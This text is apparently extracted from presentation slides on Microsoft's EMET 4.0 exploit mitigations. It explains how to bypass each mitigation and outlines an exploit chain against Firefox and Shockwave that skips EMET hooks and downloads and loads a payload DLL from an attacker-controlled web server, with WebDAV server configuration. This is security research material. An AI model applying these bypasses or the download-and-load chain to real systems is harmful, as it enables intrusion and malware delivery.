
Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



Additional randomization for module loading

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



I think this is the UNC path restrictions on LoadLibrary

EMET 4.0

Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest




App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐
plugin-container.exe	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐

MemProt ensures that memory protection modifying functions don't attempt to mark the stack executable

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



IIRC, this hooks "important" functions looking to see if they were reached via a call or a ret (anti-ROP)

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



My favorite: this emulates 15 instructions back from a return looking for ROP primitives


EMET 4.0

Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest




IIRC, this hooks "important" functions and ensures when they are called, @ESP's value is within the bounds of the stack

BYPASSING EMET 4.0



If I have to explain this, you haven't been paying attention

BYPASSING EMET 4.0




Before I go through all of these, here's what an EMET hook looks like:

Microsoft knows you can jump the hook.

They also know you can abuse lower-level functions that aren't hooked.

```
1:037> u LoadLibraryA
KERNEL32!LoadLibraryA:
76abf864 e9971053f9 jmp 6fff0900
76abf869 cc int 3
76abf86a cc int 3
76abf86b cc int 3
76abf86c cc int 3
76abf86d 53 push ebx
76abf86e 56 push esi
```

BYPASSING EMET 4.0



Application Configuration

File Options


Mitigations

All Memory ROP Other

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐
plugin-container.exe	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐

If I have to explain this, you haven't been paying attention

BYPASSING EMET 4.0




The screenshot shows the 'Application Configuration' window with the 'Mitigations' tab selected. The window has a menu bar with 'File' and 'Options'. Below the menu bar, there are tabs for 'All', 'Memory', 'ROP', and 'Other'. The main area is a table with columns for 'App Name', 'DEP', 'SEHOP', 'NullPage', 'HeapSpray', 'EAF', 'MandatoryASLR', 'BottomUpASLR', 'LoadLib', 'MemProt', 'Caller', 'SimExecFlow', and 'StackPivot'. Two rows are visible: 'firefox.exe' and 'plugin-container.exe'. A red arrow points to the 'NullPage' checkbox for 'firefox.exe'.

App Name	DEP	SEHOP	NullPage	HeapSpray	EAF	MandatoryASLR	BottomUpASLR	LoadLib	MemProt	Caller	SimExecFlow	StackPivot
firefox.exe	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐
plugin-container.exe	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐	☐

This is mostly a kernel-level mitigation, out of scope

BYPASSING EMET 4.0




Haven't really looked into "bypassing" this, but I suspect it is probably some heuristic algorithm you could abuse.

Also, it is not applicable to anything we do 'cause:

"HeapSprays are for the 99%"

- Peter Vreugdenhil


BYPASSING EMET 4.0



It is pretty easy to avoid touching a module's export address table. This was added because a lot of exploits had code that would resolve modules dynamically and snag pointers to their functions by accessing this.


To avoid EAF, simply stick to snagging functions from a module's .idata (import) section instead.

BYPASSING EMET 4.0




ASLR—we've covered this

BYPASSING EMET 4.0




ASLR—we've covered this

BYPASSING EMET 4.0



LoadLib can be bypassed by moving or copying the target from a UNC share and then LoadLibrary'ing it, rather than straight loading it remotely.


BYPASSING EMET 4.0



MemProt... yeah, haven't really had to look into bypassing this because who marks the stack executable these days?

Unless you're making a PoC ;)

BYPASSING EMET 4.0




The “Caller” mitigation can be bypassed simply by avoiding directly returning into monitored functions.

Instead, you can use other control flow transfers, like dynamic calls and jumps.

Additionally, you can re-use existing code, as I mentioned previously.


BYPASSING EMET 4.0



This one is a bit more tricky. Once you know which functions are monitored by SimExecFlow, you must ensure that you sufficiently mask the next ROP primitives you use to appear legitimate. Vague enough?

What I did was not use traditional ROP for such functions, instead I'd jump directly into some existing function.

BYPASS MET 4.0



Exploit

Method:

Target:

- Windows 8 x64
- Firefox
- Shockwave 12.0.112
- EMET 4.0

- Jump over **EMET** hooks on **LoadLibraryA**
- **LoadLibraryA**("urlmon.dll")
- Re-use **existing** call to **GetProcAddress** to bypass EMET's "**Caller**" mitigation.
 - Get address of "**URLDownloadToFileA**"
- **URLDownloadToFileA** from controlled **webserver**
- **LoadLibraryA** local DLL
- **Win**

DEMO

Notes on Exploit Design

As we have the capability to leak memory, that enables us to dynamically support a **multitude** of targets.

Also, because Shockwave is so friendly we have the ability to discover the **operating system, major/minor/build versions, architecture**, and more.

This makes for some fun exploit development.

Notes on Exploit Design

Server-side Architecture

Depending on which exploit technique you choose to enable, the exploit I wrote may require different supporting services.

That is, if you are loading/moving a payload from a UNC share you need a Webdav server.

Notes on Exploit Design

Server-side Architecture

For any payload that requires a Webdav server, I used lighttpd with the following config options:

```
mimetype.assign = (".html" => "text/html",  
".application" => "application/x-ms-application")
```

```
server.modules    = ( "mod_webdav",  
                      "mod_alias",  
                      "mod_accesslog")
```

```
server.errorlog = "/logs/error.log"  
accesslog.filename = "/logs/access.log"
```

```
webdav.activate = "enable"  
webdav.sqlite-db-name = "/lock/lighttpd.webdav_lock.db"
```

Notes on Exploit Design


Server-side Architecture

My exploit uses web.py to serve up the following:

- HTML pages that embed the .dir Shockwave files
- The .dir files themselves
- One for memory disclosure
- One for the memory corruption
- A payload (for the URLDownloadToFileA)

Notes on Exploit Design

Server-side Architecture



It is also worth noting that I also added code to handle serving **gzip-encoded** data to my main.py as I encountered some unreliability with regard to web.py and its serving of large files.

Notes on Exploit Design

The HTML

